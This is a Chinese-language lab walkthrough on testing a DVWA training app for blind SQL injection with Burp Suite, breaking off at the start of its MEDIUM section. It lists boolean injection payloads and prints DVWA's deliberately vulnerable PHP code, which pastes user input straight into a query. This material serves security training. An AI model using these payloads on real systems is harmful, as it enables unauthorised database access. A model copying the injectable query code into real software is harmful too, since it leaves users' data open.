SQL 盲注是指不能根据报错和回显来判断是否存在 SQL 注入时，攻击人员通过提交逻辑条件来观察响应结果来判断是否存在 SQL 注入的方式


2) 测试工具

firefox 浏览器， burp suite


3) 测试方法

A. LOW 级别


a) 设置 DVWA 安全级别为 LOW
b) 启动 burpsuite 并开启代理




c) 设置 firefox 浏览器代理为 127.0.0.1:8080




d) 关闭 burpsuite 拦截




e) 使用 firefox 浏览器发起查询请求



f) 使用 burpsuite 进行 SQL 注入攻击




g) 使用 Decoder 模块生成 payload



分别对以下数据进行 URL 数据编码 payload


- 1 or 1=1
- 1 and 1=2
- 1' or '1'='1
- 1' and '1'='2

h) 使用重放模块进行 SQL 注入测试




分别将提交数据修改为生成的四个 payload 进行请求操作，并发送到比较模块

i) 使用比较模块分别对整数类型/字符串类型逻辑 and 和 or 之间的响应结果进行比较





j) 分析结果




针对字符串类型比较结果中，逻辑 or 请求的结果显示数据存在，逻辑 and 请求的结果显示数据不存在，从而判断存在 SQL 注入

k) 使用 sqlmap 进行测试





l) 代码分析




```
<?php

if( isset( $_GET[ 'Submit' ] ) ) {
    // Get input
    $id = $_GET[ 'id' ];

    // Check database
    $getid  = "SELECT first_name, last_name FROM users WHERE user_id = '$id';";
    $result = mysql_query( $getid ); // Removed 'or die' to suppress mysql errors

    // Get results
    $num = @mysql_numrows( $result ); // The '@' character suppresses errors
    if( $num > 0 ) {
        // Feedback for end user
        echo '<pre>User ID exists in the database.</pre>';
    }
    else {
        // User wasn't found, so the page wasn't!
        header( $_SERVER[ 'SERVER_PROTOCOL' ] . ' 404 Not Found' );

        // Feedback for end user
        echo '<pre>User ID is MISSING from the database.</pre>';
    }

    mysql_close();
}

?>
```


说明：

查询条件直接拼写提交数据到 SQL 语句中，此处存在字符串类型注入，针对查询结果进行抑制错误输出并根据查下结果数量控制显示结果，此处无法根据查询结果数量和错误输出进行是否存在 SQL 判断，需要采用盲注方式


B. MEDIUM 级别

a) 设置 DVWA 安全级别为 Medium


b) 启动 burpsuite 并开启代理



